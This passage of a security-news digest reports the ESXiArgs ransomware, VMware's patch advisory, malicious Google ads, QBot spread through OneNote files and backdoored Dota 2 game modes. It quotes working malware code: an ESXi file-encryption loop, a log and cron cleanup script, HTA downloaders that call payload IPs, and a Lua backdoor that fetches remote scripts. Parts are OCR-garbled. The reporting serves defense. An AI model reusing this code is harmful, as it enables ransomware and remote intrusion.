
The script will search these volumes for file's matching the following extensions:

```
.vmdk
.vmx
.vmxf
.vmsd
.vmsn
.vswp
.vmss
.nvram
.vmem
```

For each found file, the script will create a [file_name].args file in the same folder, which contains the computed size step (shown below), '1', and the size of the file.

For example, server.vmx will have an associated server.vmx.args file.

The script will then use the 'encrypt' executable to encrypt the files based on the computed parameters, as shown in the screenshot below.




```
for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  '
'{print $2}'); do
  echo "START VOLUME: $volume"
  IFS=$'\n'
  for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o
  -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name "*.vswp" -o -name "*.vmss" -o
  -name "*.nvram" -o -name "*.vmem"); do
      if [[ -f "$file_e" ]]; then
        size_kb=$(du -k $file_e | awk '{print $1}')
        if [[ $size_kb -eq 0 ]]; then
          size_kb=1
        fi
        size_step=0
        if [[ $(($size_kb/1024)) -gt 128 ]]; then
          size_step=$((($size_kb/1024/100)-1))
        fi
        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\"
        $size_step 1 $((size_kb*1024))"
        echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024))
        >/dev/null 2>&1&
      fi
  done
  IFS=$" "
done
```

Routine to create .args files and encrypt files
Source: BleepingComputer

After the encryption, the script will replace the ESXi index.html file and the server's motd file with the ransom notes, as described above.

Finally, the script performs some cleanup by deleting logs, removing a Python backdoor installed at **/store/packages/vmtools.py** [VirusTotal], and deleting various lines from the following files:

```
/var/spool/cron/crontabs/root
/bin/hostd-probe.sh
/etc/vmware/rhttpproxy/endpoints.conf
/etc/rc.local.d/local.sh
```



```
if [ -f "/sbin/hostd-probe.bak" ];
then
  /bin/rm -f /sbin/hostd-probe
  /bin/mv /sbin/hostd-probe.bak /sbin/hostd-probe
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /sbin/hostd-probe
fi

B=$(/bin/vmware -l | /bin/grep " 7." | /bin/wc -l)
if [[ $B -ne 0 ]];
then
  /bin/chmod +w /var/spool/cron/crontabs/root
  /bin/sed '$d' /var/spool/cron/crontabs/root > /var/spool/cron/crontabs/root.1
  /bin/sed '1,8d' /var/spool/cron/crontabs/root.1 > /var/spool/cron/crontabs/root.2
  /bin/rm -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1
  /bin/mv /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /var/spool/cron/crontabs/root
  /bin/chmod -w /var/spool/cron/crontabs/root
fi

if [[ $B -eq 0 ]];
then
  /bin/sed '1d' /bin/hostd-probe.sh > /bin/hostd-probe.sh.1 && /bin/mv /bin/hostd-probe.sh.1
  /bin/hostd-probe.sh
fi

/bin/rm -f /store/packages/vmtools.py
/bin/sed '$d' /etc/vmware/rhttpproxy/endpoints.conf > /etc/vmware/rhttpproxy/endpoints.conf.1
&& /bin/mv /etc/vmware/rhttpproxy/endpoints.conf.1 /etc/vmware/rhttpproxy/endpoints.conf
/bin/echo '' > /etc/rc.local.d/local.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/vmware/rhttpproxy/endpoints.conf
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /bin/hostd-probe.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/rc.local.d/local.sh
```

Cleanup of various Linux configuration files and potential backdoor
Source: BleepingComputer

The **/store/packages/vmtools.py** file is the same custom Python backdoor for VMware ESXi server discovered by Juniper in December 2022, allowing the threat actors to remotely access the device.

All admins should check for the existence of this vmtools.py file to make sure it was removed. If found, the file should be removed immediately.

Finally, the script executes the /sbin/auto-backup.sh to update the configuration saved in the /bootbank/state.tgz file and starts SSH.

This is a developing story and will be updated with new info as it becomes available ...

Update 2/4/23: Added technical details about the attack. - Lawrence Abrams
Update 2/5/23: Updated with new number of encrypted ESXi servers and method to recover virtual machines.
Update 2/6/23: Added info from VMware and known ransom payments.

Source: https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/

4. VMware warns admins to patch ESXi servers, disable OpenSLP service

VMware warned customers today to install the latest security updates and disable the OpenSLP service targeted in a large-scale campaign of ransomware attacks against Internet-exposed and vulnerable ESXi servers.

The company added that the attackers aren't exploiting a zero-day vulnerability and that this service is disabled by default in ESXi software releases issued since 2021.

The threat actors also target products that are "significantly out-of-date" or have already reached their End of General Support (EOGS), according to VMware.

"VMware has not found evidence that suggests an unknown vulnerability (0-day) is being used to propagate the ransomware used in these recent attacks," VMware said.

"Most reports state that End of General Support (EOGS) and/or significantly out-of-date products are being targeted with known vulnerabilities which were previously addressed and disclosed in VMware Security Advisories (VMSAs).

"With this in mind, we are advising customers to upgrade to the latest available supported releases of vSphere components to address currently known vulnerabilities. In addition, VMware has recommended disabling the OpenSLP service in ESXi."

ESXiArgs ransomware attacks

VMware's warning comes after unknown threat actors started encrypting VMware ESXi servers unpatched against an OpenSLP security flaw (CVE-2021-21974) that unauthenticated threat actors can exploit to gain remote code execution in low-complexity attacks.

Known as ESXiArgs ransomware, this malware has been deployed as part of a massive wave of ongoing attacks that has already impacted thousands of vulnerable targets worldwide (over 2,400 servers, according to current data from Censys).

The attackers use the malware to encrypt .vmxf, .vmx, .vmdk, .vmsd, and .nvra on compromised ESXi servers and deploy ransom notes named "ransom.html" and "How to Restore Your Files.html."

ID Ransomware's Michael Gillespie analyzed a copy of the ESXiArgs encryptor and told BleepingComputer that, unfortunately, it is a secure encryptor with no cryptography bugs that would allow decryption.

Security researcher Enes Sonmez shared a guide that may allow VMware admins affected by these attacks to rebuild their virtual machines and recover data for free.

BleepingComputer also has more ESXiArgs ransomware technical details and a dedicated ESXiArgs support topic where victims report their experiences with this attack and can receive help recovering their files.

Source: https://www.bleepingcomputer.com/news/security/vmware-warns-admins-to-patch-esxi-servers-disable-openslp-service/

5. Malware Delivered through Google Search

Criminals using Google search ads to deliver malware isn’t new, but Ars Technica declared that the problem has become much worse recently.

> The surge is coming from numerous malware families, including AuroraStealer, IcedID, Meta Stealer, RedLine Stealer, Vidar, Formbook, and XLoader. In the past, these families typically relied on phishing and malicious spam that attached Microsoft Word documents with booby-trapped macros. Over the past month, Google Ads has become the go-to place for criminals to spread their malicious wares that are disguised as legitimate downloads by impersonating brands such as Adobe Reader, Gimp, Microsoft Teams, OBS, Slack, Tor, and Thunderbird.
>
> [...]
>
> It’s clear that despite all the progress Google has made filtering malicious sites out of returned ads and search results over the past couple decades, criminals have found ways to strike back. These criminals excel at finding the latest techniques to counter the filtering. As soon as Google devises a way to block them, the criminals figure out new ways to circumvent those protections.

Source: https://www.schneier.com/blog/archives/2023/02/malware-delivered-through-google-search.html

6. New QakNote attacks push QBot malware via Microsoft OneNote files


A new QBot malware campaign dubbed "QakNote" has been observed in the wild since last week, using malicious Microsoft OneNote' .one' attachments to infect systems with the banking trojan.

Qbot (aka QakBot) is a former banking trojan that evolved into malware that specializes in gaining initial access to devices, enabling threat actors to load additional malware on the compromised machines and perform data-stealing, ransomware, or other activities across an entire network.

OneNote attachments in phishing emails emerged last month as a new attack vector to replace malicious macros in Office documents that Microsoft disabled in July 2022, leaving threat actors with fewer options to execute code on targets' devices.

Threat actors can embed almost any file type when creating malicious OneNote documents, including VBS attachments or LNK files. These are then executed when a user double-clicks on the embedded attachment in a OneNote Notebook.

However, it is necessary to introduce social engineering to convince users to click on a particular spot to launch the embedded attachment, usually done with a 'Double Click to View File' button or some other call to action, as shown below.




Example of a malicious Microsoft OneNote attachment
Source: BleepingComputer

Once launched, the embedded attachments can execute commands on the local machine to download and install malware.

The QakNote campaign

In the new report by Sophos, security researcher Andrew Brandt explains that QBot's operators have started experimenting with this new distribution method since January 31, 2023, using OneNote files that contain an embedded HTML application (HTA file) that retrieves the QBot malware payload.

This switch in QBot's distribution was first publicly reported by Cynet's researcher Max Malyutin on Twitter on January 31, 2023.



Max_Malyutin
@Max_Mal_ · Follow

#Qakbot Switched to Onenote New Campaign 🚨

Exec Flow #DFIR & TTPs:
Malsapm > URL > Onenote > HTA > CURL > Rundll32

[+] New loader internal name: comrepl.dll 🔥
[+] Export func: ,Wind
[+] Curl drop the loader to ProgramData dir

nt contains attachments from the cloud, to receive them, double click "open"

Open

```
am Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Us
ows\SysWOW64\mshta.exe" "C:\Users\user\AppData\Local\Te
ows\System32\curl.exe" --output C:\ProgramData\512.png --url ht
Vindows\system32\conhost.exe 0xffffffff -ForceV1
ows\System32\rundll32.exe" C:\ProgramData\512.png,Wind
2 C:\Users\user\Desktop\512.png,Wind
dows\SysWOW64\wermgr.exe
dows\SysWOW64\wermgr.exe
```


4:08 PM · Jan 31, 2023

Read the full conversation on Twitter

293 Reply Share

Read 4 replies

A script in the HTA file will use the legitimate curl.exe application to download a DLL file (the Qbot malware) to the C:\ProgramData folder and is then executed using Rundll32.exe.


.../attachmentx.hta <-> .../attachment.hta - KDiff3
File Edit Directory Movement Diffview Merge Window Settings Help
A: C:/Users/Victim/Desktop/attachmentx.hta
Top line 1
B: C:/Users/Victim/Desktop/attachment.hta
Top line 1
Sophos X-Ops

```
<html>

<div id="content">f50Ku50Kn50Kc50Kt50Ki50Ko50Kn50K 50Ks50Kl50Ke50Ke50Kp50K

<script language="javascript">

var hl = "1e0f65eb20acbfb27ee05ddc000b50ec";

var content = document.getElementById("content").innerText;

</script>

<script language="vbscript">

Dim WshShell : Set WshShell = CreateObject("WScript.Shell")

' Write
WshShell.RegWrite "HKCU\SOFTWARE\Firm\Soft\Name", content, "REG_SZ"

' msgbox WshShell.RegRead("HKCU\SOFTWARE\Firm\Soft\Name")

</script>

<script language="javascript">

var body = WshShell.RegRead("HKCU\\SOFTWARE\\Firm\\Soft\\Name");

var func = Function("url", body.replace(new RegExp("50K", "g"), ""));
func("http://45.155.37.124/47813.dat");

</script>

<script language="vbscript">

WshShell.RegDelete("HKCU\SOFTWARE\Firm\Soft\Name")

msgbox "This document is corrupted and could not be opened.", 16, "Documen
```

```
<html>

<div id="content">f50Ku50Kn50Kc50Kt50Ki50Ko50Kn50K 50Ks50Kl50Ke50Ke50Kp50K

<script language="javascript">

var hl = "9fdb62f932adf55af2c0e09e55861964";

var content = document.getElementById("content").innerText;

</script>

<script language="vbscript">

Dim WshShell : Set WshShell = CreateObject("WScript.Shell")

' Write
WshShell.RegWrite "HKCU\SOFTWARE\Firm\Soft\Name", content, "REG_SZ"

' msgbox WshShell.RegRead("HKCU\SOFTWARE\Firm\Soft\Name")

</script>

<script language="javascript">

var body = WshShell.RegRead("HKCU\\SOFTWARE\\Firm\\Soft\\Name");

var func = Function("url", body.replace(new RegExp("50K", "g"), ""));
func("http://91.234.254.213/55788.dat");

</script>

<script language="vbscript">

WshShell.RegDelete("HKCU\SOFTWARE\Firm\Soft\Name")

msgbox "This document is corrupted and could not be opened.", 16, "Documen
```

Links to Qakbot DLL payloads


Content of the malicious HTA file (Sophos)

The QBot payload injects itself into the Windows Assistive Technology manager (“AtBroker.exe”) to conceal its presence and evade detection from AV tools running on the device.

Sophos reports that QBot’s operators employ two distribution methods for these HTA files: one that sends emails with an embedded link to the weaponized .one file and one where the “thread injections” method is used.

The latter is a particularly tricky technique where the QBot operators hijack existing email threads and send a “reply-to-all” message to its participants with a malicious OneNote Notebook file as the attachment.

To make these attacks even more deceptive for the victims, the threat actors use a fake button in the Notebook file that supposedly downloads the document from the cloud, but if clicked, it instead runs the embedded HTA attachment.



This document contains attachments from the cloud, to receive them, double click "open"

File: attachment.hta
Inserted from: Z:\build\one\attachment.hta
Size: 2.46 KB

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.

Copyright © 2023 Microsoft. All rights reserved.

QBot malspam file reaching targets (Sophos)

While this action will generate a warning dialog for the victim warning about the risks of running attachments, there's always a chance that it will be ignored.

As a defense against this new attack vector, Sophos suggests that email administrators consider blocking all .one file extensions, as they are not commonly sent as attachments.

Source: https://www.bleepingcomputer.com/news/security/new-qaknote-attacks-push-qbot-malware-via-microsoft-onenote-files/

7. Malicious Dota 2 game modes infected players with malware

Security researchers have discovered four malicious Dota 2 game modes that were used by a threat actor to backdoor the players' systems.

The unknown attacker created four game modes for the highly popular Dota 2 multiplayer online battle arena video game and published them on the Steam store to target the game's fans, as Avast Threat Labs researchers found.


"These game modes were named Overdog no annoying heroes (id 2776998052), Custom Hero Brawl (id 2780728794), and Overthrow RTZ Edition X10 XP (id 2780559339)," Avast malware researcher Jan Vojtěšek said.

The attacker also included a new file named evil.lua that was used to test server-side Lua execution capabilities. This malicious snippet could be used for logging, executing arbitrary system commands, creating coroutines, and making HTTP GET requests.

While the threat actor made it very easy to detect the bundled backdoor in the first game mode published on the Steam Store, the twenty lines of code malicious code included with the three newer game modes were much harder to spot.

The backdoor enabled the threat actor to remotely execute commands on the infected devices, potentially allowing the installation of further malware on the device.

"This backdoor permits the execution of any JavaScript acquired through HTTP, providing the attacker the power to both conceal and modify the exploit code at their discretion without undergoing the game mode verification process, which can be dangerous, and updating the entire custom game mode," Vojtěšek said.



```
function ClientReady()
    print("ClientReady")
    CreateHTTPRequest( "GET", "http://0.tcp.ngrok.io:12915/script.js?x="..
RandomInt(0,60000).."&y="..RandomInt(0,60000)):Send( function( result )
        print( "GET response:\n" )
        for k,v in pairs( result ) do
            print( string.format( "%s : %s\n", k, v ) )
            if k == "Body" then
                CustomGameEventManager:Send_ServerToAllClients( "test", {data=v} )
            end
        end
        print( "Done." )
    end )
end
```

